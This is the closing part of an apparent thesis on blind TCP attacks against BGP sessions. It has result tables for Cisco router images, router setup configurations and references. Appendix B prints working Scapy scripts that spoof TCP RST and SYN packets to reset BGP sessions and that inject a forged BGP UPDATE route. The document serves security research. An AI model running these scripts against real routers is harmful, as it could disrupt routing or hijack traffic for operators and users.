21	SYN	IN WIN	179	24194	ACK	NA	SEQ+200 ACK=#MSB(12)
22	SYN	OUT WIN	179	37286	ACK	NA	SEQ-1000 ACK=#MSB(12)
23	SYN	OUT WIN	179	48021	ACK	NA	SEQ+10000000 ACK=#MSB(12)
24	SYN	OUT WIN	179	39997	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	179	48522	Success	155	PRECISE
26	DATA	PRECISE	16803	179	Success	180	PRECISE
27	DATA	PRECISE	50160	179	Success	194	PRECISE
28	DATA	SEQ-P	12991	179	Success	151	ACK-10000
29	DATA	SEQ-P	44601	179	Success	175	ACK=#MSB(12)
30	DATA	SEQ-P	179	39667	ACK	NA	ACK= 1
31	DATA	IN WIN	179	14341	Ackwar	152	SEQ+1 ACK=#MSB(13!)
32	DATA	IN WIN	179	13137	Ackwar	151	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	179	21761	Success	210	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	179	14744	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	20901	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	28679	ACK	NA	SEQ=1 ACK=1

Table A.6. Testing for Cisco C7200, v15.2(4)S5, 2014.

TEST #	TYPE	SUBTYPE	SRC PT.	DST PT.	EFFECT	TIME	NOTES
1	RST	PRECISE	63091	179	Reset	19	PRECISE
2	RST	PRECISE	179	45681	Reset	5	PRECISE
3	RST	PRECISE	22724	179	Reset	6	PRECISE
4	RST	SEQ-P	179	26062	Reset	11	ACK-10000
5	RST	SEQ-P	179	33256	Reset	9	ACK=#MSB(12)
6	RST	SEQ-P	179	41898	Reset	10	ACK= 1
7	RST	IN WIN	179	12918	ACK	NA	SEQ+1 ACK=#MSB(12)
8	RST	IN WIN	179	28380	ACK	NA	SEQ+15 ACK=#MSB(12)
9	RST	IN WIN	179	20006	ACK	NA	SEQ+200 ACK=#MSB(12)
10	RST	OUT WIN	179	47684	Drop	NA	SEQ-1000 ACK=#MSB(12)
11	RST	OUT WIN	179	19826	Drop	NA	SEQ+10000000 ACK=#MSB(12)
12	RST	OUT WIN	179	55283	Drop	NA	SEQ=1 ACK=1
13	SYN	PRECISE	179	28978	ACK	NA	PRECISE
14	SYN	PRECISE	179	17125	ACK	NA	PRECISE
15	SYN	PRECISE	179	30920	ACK	NA	PRECISE
16	SYN	SEQ-P	179	14097	ACK	NA	ACK-10000
17	SYN	SEQ-P	179	39326	ACK	NA	ACK=#MSB(12)
18	SYN	SEQ-P	179	48654	ACK	NA	ACK= 1
19	SYN	IN WIN	179	30996	ACK	NA	SEQ+1 ACK=#MSB(12)
20	SYN	IN WIN	179	36310	ACK	NA	SEQ+15 ACK=#MSB(12)
21	SYN	IN WIN	179	54358	ACK	NA	SEQ+200 ACK=#MSB(12)
22	SYN	OUT WIN	179	16167	ACK	NA	SEQ-1000 ACK=#MSB(12)
23	SYN	OUT WIN	179	44202	ACK	NA	SEQ+10000000 ACK=#MSB(12)
24	SYN	OUT WIN	31914	179	ACK	NA	SEQ=1 ACK=1
25	DATA	PRECISE	179	11464	Ackwar	161	PRECISE
26	DATA	PRECISE	24250	179	Success	167	PRECISE
27	DATA	PRECISE	179	39220	Success	187	PRECISE
28	DATA	SEQ-P	32157	179	Success	196	ACK-10000
29	DATA	SEQ-P	179	38826	Success	142	ACK=#MSB(12)
30	DATA	SEQ-P	52509	179	ACK	NA	ACK= 1
31	DATA	IN WIN	179	62380	Ackwar	123	SEQ+1 ACK=#MSB(12)
32	DATA	IN WIN	38949	179	Ackwar	15	SEQ+15 ACK=#MSB(12)
33	DATA	IN WIN	14193	179	Success	154	SEQ+38 ACK=#MSB(12)
34	DATA	OUT WIN	62884	179	ACK	NA	SEQ-1000 ACK=#MSB(12)
35	DATA	OUT WIN	179	57833	ACK	NA	SEQ+10000000 ACK=#MSB(12)
36	DATA	OUT WIN	179	20160	ACK	NA	SEQ=1 ACK=1

APPENDIX B:
Experimentation Code

This appendix contains the experimentation code used for testing. There are four segments of code, each with a different function:

- Test 1 sends a TCP packet to the victim with the RST flag set.
- Test 2 sends a TCP packet to the victim with the SYN flag set.
- Test 3 sends a BGP UPDATE message to the victim with an erroneous route of 5.5.5.0/24 added.
- Test 3b sends a BGP UPDATE message to the victim with an erroneous route of 5.5.5.0/24 added, but updates the AS value to 4 bytes in order to conform to RFC 6793. [13]

This is Test 1, which sends a TCP packet to the victim with the RST flag set. The Destination Port, Sequence Number, and Acknowledgment Numbers are passed as arguments to the script.

```
#! /usr/bin/env python

# TEST 1: RESET ATTACK
# Causes a RESET of connection
# python ./test1.py (dstPort) (seqNum) (ackNum)

from scapy.all import *

srcIP="100.2.3.2"
srcPort=179
dstIP="100.2.3.1"
dstPort=int(sys.argv[1])
seqNum=int(sys.argv[2])
ackNum=int(sys.argv[3])

a=IP(dst=dstIP,src=srcIP,ttl=1)/
```

```
TCP(dport=dstPort,sport=srcPort,flags="RA",seq=seqNum,
 ack=ackNum)

send(a)
```

This is Test 2, which sends a TCP packet to the victim with the SYN flag set. The Destination Port, Sequence Number, and Acknowledgment Numbers are passed as arguments to the script.

```
#! /usr/bin/env python

# TEST 2: SYN ATTACK
# Causes a RESET of connection
# python ./test2.py (dstPort) (seqNum) (ackNum)

from scapy.all import *

srcIP="100.2.3.2"
srcPort=179
dstIP="100.2.3.1"
dstPort=int(sys.argv[1])
seqNum=int(sys.argv[2])
ackNum=int(sys.argv[3])

a=IP(dst=dstIP,src=srcIP,ttl=1)/
TCP(dport=dstPort,sport=srcPort,flags="S",
seq=seqNum,ack=ackNum)

send(a)
```

This is Test 3, which sends a BGP UPDATE message to the victim with an erroneous route of 5.5.5.0/24 added.

```
#! /usr/bin/env python

# TEST 3: Precision DATA Attack
# Sends BGP UPDATE packet and updates 5.5.5.0 as a routed path
```

```
# python ./test3.py (dstPort) (seqNum) (ackNum)

import random
from scapy.all import *
load_contrib('bgp')

srcIP="100.2.3.2"
dstIP="100.2.3.1"
srcPort=179
dstPort=int(sys.argv[1])
seqNum=int(sys.argv[2])
ackNum=int(sys.argv[3])

paORIGIN=BGPPathAttribute(flags=0x40, type=1,
attr_len=1, value='\x00')
# PathAttribute [AS-SEQ (2)][ASN# (1)][ASN (300)]
paAS=BGPPathAttribute(flags=0x40, type=2, attr_len=4,
 value='\x02\x01\x01\x2c')
# Path Next Hop [IP (100.2.3.2)]
paNEXTHOP=BGPPathAttribute(flags=0x40, type=3,
attr_len=4, value='\x64\x02\x03\x02')
# Multiple Exit Discriminator [0000]
paMED=BGPPathAttribute(flags=0x80, type=4, attr_len=4,
 value='\x00\x00\x00\x00')

paBGPU=BGPUpdate(tp_len=25,total_path=[paORIGIN, paAS,
 paNEXTHOP, paMED], nlri=[(24, '5.5.5.0')])

a=IP(dst=dstIP,src=srcIP,ttl=1)/
TCP(dport=dstPort,sport=srcPort,flags="PA",
seq=seqNum,ack=ackNum)/BGPHeader(len=52,type=2)/paBGPU
send(a)
```

This is Test 3b, which sends a BGP UPDATE message to the victim with an erroneous route of 5.5.5.0/24 added, but updates the AS value to 4 bytes in order to conform to RFC

6793. [13]

```
#! /usr/bin/env python

# TEST 3: Precision DATA Attack
# Sends BGP UPDATE packet and updates 5.5.5.0 as a routed path
# Used for 4-byte AS configuration
# python ./test3.py (dstPort) (seqNum) (ackNum)

import random
from scapy.all import *
load_contrib('bgp')

srcIP="100.2.3.2"
dstIP="100.2.3.1"
srcPort=179
dstPort=int(sys.argv[1])
seqNum=int(sys.argv[2])
ackNum=int(sys.argv[3])

paORIGIN=BGPPathAttribute(flags=0x40, type=1,
attr_len=1, value='\x00')
# PathAttribute [AS-SEQ (2)][ASN# (1)][ASN (300)]
paAS=BGPPathAttribute(flags=0x40, type=2, attr_len=6,
 value='\x02\x01\x00\x00\x01\x2c') # Changed Here
# Path Next Hop [IP (100.2.3.2)]
paNEXTHOP=BGPPathAttribute(flags=0x40, type=3,
attr_len=4, value='\x64\x02\x03\x02')
# Multiple Exit Discriminator [0000]
paMED=BGPPathAttribute(flags=0x80, type=4,
attr_len=4, value='\x00\x00\x00\x00')

paBGPU=BGPUpdate(tp_len=27,total_path=[paORIGIN,
paAS, paNEXTHOP, paMED], nlri=[(24, '5.5.5.0')])

a=IP(dst=dstIP,src=srcIP,ttl=1)/
```

```
TCP(dport=dstPort,sport=srcPort,flags="PA",
seq=seqNum,ack=ackNum)/BGPHeader(len=54,type=2)/paBGPU
# Changed here
send(a)
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX C:
Router Setup Script

This appendix contains the setup script used during experimentation. Each topology was constructed using this script for each router, or a variation to ensure proper interfaces were named and used. Some router images were unstable and would not reboot after issuing a *copy run start* command, and so were not issued these cases. Refer to Figure 3.1 for the experimentation topology.

```
--R1--
enable
config t
hostname R1
no ip domain-lookup

int f 0/0
no switchport
ip addr 100.1.2.1 255.255.255.248
no shut
exit

int l0
ip addr 1.1.1.1 255.255.255.0
exit

router bgp 100
neighbor 100.1.2.2 remote-as 200
network 1.1.1.0 mask 255.255.255.0
exit
exit

debug ip bgp update
copy run start
```

```
--R2--
enable
config t
hostname R2
no ip domain-lookup

int f 0/0
no switchport
ip addr 100.2.3.1 255.255.255.252
no shut
exit

int f 0/1
no switchport
ip addr 100.1.2.2 255.255.255.248
no shut
exit

int l0
ip addr 2.2.2.1 255.255.255.0
exit

router bgp 200
neighbor 100.1.2.1 remote-as 100
neighbor 100.2.3.2 remote-as 300
network 2.2.2.0 mask 255.255.255.0
exit
exit

debug ip bgp update
copy run start

--R3--
enable
config t
```

```
hostname R3
no ip domain-lookup

int f 0/0
no switchport
ip addr 100.3.4.1 255.255.255.252
no shut
exit

int f 0/1
no switchport
ip addr 100.2.3.2 255.255.255.252
no shut
exit

int l0
ip addr 3.3.3.1 255.255.255.0
exit

router bgp 300
neighbor 100.2.3.1 remote-as 200
neighbor 100.3.4.2 remote-as 400
network 3.3.3.0 mask 255.255.255.0
exit
exit

debug ip bgp update
copy run start

--R4--
enable
config t
hostname R4
no ip domain-lookup
```

```
int f 0/1
no switchport
ip addr 100.3.4.2 255.255.255.252
no shut
exit

int l0
ip addr 4.4.4.1 255.255.255.0
exit

router bgp 400
neighbor 100.3.4.1 remote-as 300
network 4.4.4.0 mask 255.255.255.0
exit
exit

debug ip bgp update
copy run start
```

List of References

[1] Y. Rekhter, T. Li, and S. Hares, "A border gateway protocol 4 (BGP-4)," Internet Requests for Comments, RFC Editor, RFC 4271, January 2006. Available: http://www.rfc-editor.org/rfc/rfc4271.txt

[2] M. Luckie, R. Beverly, T. Wu, M. Allman, and k. claffy, "Resilience of deployed TCP to blind attacks," in *Proceedings of the 2015 ACM Conference on Internet Measurement Conference* (IMC '15). New York, NY, USA: ACM, 2015, pp. 13–26. Available: http://doi.acm.org/10.1145/2815675.2815700

[3] A. Ramaiah, R. Stewart, and M. Dalal, "Improving TCP's robustness to blind in-window attacks," Internet Requests for Comments, RFC Editor, RFC 5961, August 2010. Available: http://www.rfc-editor.org/rfc/rfc5961.txt

[4] M. Larsen and F. Gont, "Recommendations for transport-protocol port randomization," Internet Requests for Comments, RFC Editor, BCP 156, January 2011. Available: http://www.rfc-editor.org/rfc/rfc6056.txt

[5] J. Durand, I. Pepelnjak, and G. Doering, "BGP operations and security," Internet Requests for Comments, RFC Editor, BCP 194, February 2015. Available: http://www.rfc-editor.org/rfc/rfc7453.txt

[6] J. Grossman, *Graphical Network Simulator 3 v1.5.2*, GNS3 Technologies Inc., 2016. Available: https://gns3.com

[7] Cisco Systems, Inc. (n.d.). Cisco Systems, Inc. [Online]. Available: http://www.cisco.com/c/en/us/index.html. Accessed 1 February, 2017.

[8] J. Postel, "Internet protocol," Internet Requests for Comments, RFC Editor, STD 5, September 1981. Available: http://www.rfc-editor.org/rfc/rfc791.txt

[9] V. Gill, J. Heasley, D. Meyer, P. Savola, and C. Pignataro, "The generalized TTL security mechanism (GTSM)," Internet Requests for Comments, RFC Editor, RFC 5082, October 2007. Available: http://www.rfc-editor.org/rfc/rfc5082.txt

[10] Y. Rekhter, R. G. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear, "Address allocation for private internets," Internet Requests for Comments, RFC Editor, BCP 5, February 1996. Available: http://www.rfc-editor.org/rfc/rfc1918.txt

[11] J. Postel, "Transmission control protocol," Internet Requests for Comments, RFC Editor, STD 7, September 1981. Available: http://www.rfc-editor.org/rfc/rfc793.txt

[12] M. Cotton, L. Eggert, J. Touch, M. Westerlund, and S. Cheshire, "Internet assigned numbers authority (IANA) procedures for the management of the service name and transport protocol port number registry," Internet Requests for Comments, RFC Editor, BCP 165, August 2011. Available: http://www.rfc-editor.org/rfc/rfc6335.txt

[13] Q. Vohra and E. Chen, "BGP support for four-octet autonomous system (AS) number space," Internet Requests for Comments, RFC Editor, RFC 6793, December 2012. Available: http://www.rfc-editor.org/rfc/rfc6793.txt

[14] S. Murphy, "BGP security vulnerabilities analysis," Internet Requests for Comments, RFC Editor, RFC 4272, January 2006. Available: http://www.rfc-editor.org/rfc/rfc4272.txt

[15] A. Heffernan, "Protection of BGP sessions via the TCP MD5 signature option," Internet Requests for Comments, RFC Editor, RFC 2385, August 1998. Available: http://www.rfc-editor.org/rfc/rfc2385.txt

[16] J. Touch, A. Mankin, and R. Bonica, "The TCP authentication option," Internet Requests for Comments, RFC Editor, RFC 5925, June 2010. Available: http://www.rfc-editor.org/rfc/rfc5925.txt

[17] P. Ferguson and D. Senie, "Network ingress filtering: Defeating denial of service attacks which employ IP source address spoofing," Internet Requests for Comments, RFC Editor, BCP 38, May 2000. Available: http://www.rfc-editor.org/rfc/rfc2827.txt

[18] R. Beverly, A. Berger, Y. Hyun, and k. claffy, "Understanding the efficacy of deployed internet source address validation filtering," in *Proceedings of the 9th ACM SIGCOMM Conference on Internet Measurement Conference* (IMC '09). New York, NY, USA: ACM, 2009, pp. 356–369. Available: http://doi.acm.org/10.1145/1644893.1644936

[19] S. Kent, "IP authentication header," Internet Requests for Comments, RFC Editor, RFC 4302, December 2005. Available: http://www.rfc-editor.org/rfc/rfc4302.txt

[20] P. A. Watson, "Slipping in the window: TCP reset attacks," Tech. Rep., 2003. Available: osvdb.org/ref/04/04030-SlippingInTheWindow_v1.0.doc

[21] A. Sotirov, M. Stevens, J. Appelbaum, A. K. Lenstra, D. Molnar, D. A. Osvik, and B. de Weger, "MD5 considered harmful today, creating a rogue CA certificate," in *25th Annual Chaos Communication Congress*, no. EPFL-CONF-164547, 2008.

[22] P. Gilmore, "BGP MD5 at IXP," 2012. Available: http://mailman.nanog.org/pipermail/nanog/2012-March/046448.html

[23] P. Gilmore, "MD5 considered harmful," 2012. Available: http://mailman.nanog.org/pipermail/nanog/2012-January/044498.html

[24] Y. Cao, Z. Qian, Z. Wang, T. Dao, S. V. Krishnamurthy, and L. M. Marvel, "Off-path TCP exploits: Global rate limit considered dangerous," in *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, 2016, pp. 209–225. Available: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/cao

[25] A. Pilosov and T. Kapela, "Stealing the internet: An internet-scale man in the middle attack," 2008, pp. 12–15.

[26] L. Cavedon, C. Kruegel, and G. Vigna, "Are BGP routers open to attack? An experiment," in *Proceedings of the 2010 IFIP WG 11.4 International Conference on Open Research Problems in Network Security* (iNetSec'10). Berlin, Heidelberg: Springer-Verlag, 2011, pp. 88–103. Available: http://dl.acm.org/citation.cfm?id=1966201.1966211

[27] I. Pallikarakis, "A study in TCP/BGP session security," 2012. Available: http://students.ceid.upatras.gr/~pallikar/files/Dissertation.pdf

[28] P. Bondi, *Scapy*, Secdev.org, 2008. Available: http://www.secdev.org/projects/scapy/

[29] G. Delugré. File: README — Documentation for nfqueue (1.0.3) - RubyDoc.info. Rubydoc.info. [Online]. Available: http://www.rubydoc.info/gems/nfqueue/1.0.3. Accessed 1 February, 2017.

[30] L. Gross, *Scapy BGP Contribution*, 2011. Available: https://github.com/levigross/Scapy/blob/master/scapy/contrib/bgp.py

[31] *Wireshark*, The Wireshark Foundation, 2016, accessed 1 February, 2017. Available: https://www.wireshark.org

THIS PAGE INTENTIONALLY LEFT BLANK

Initial Distribution List

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California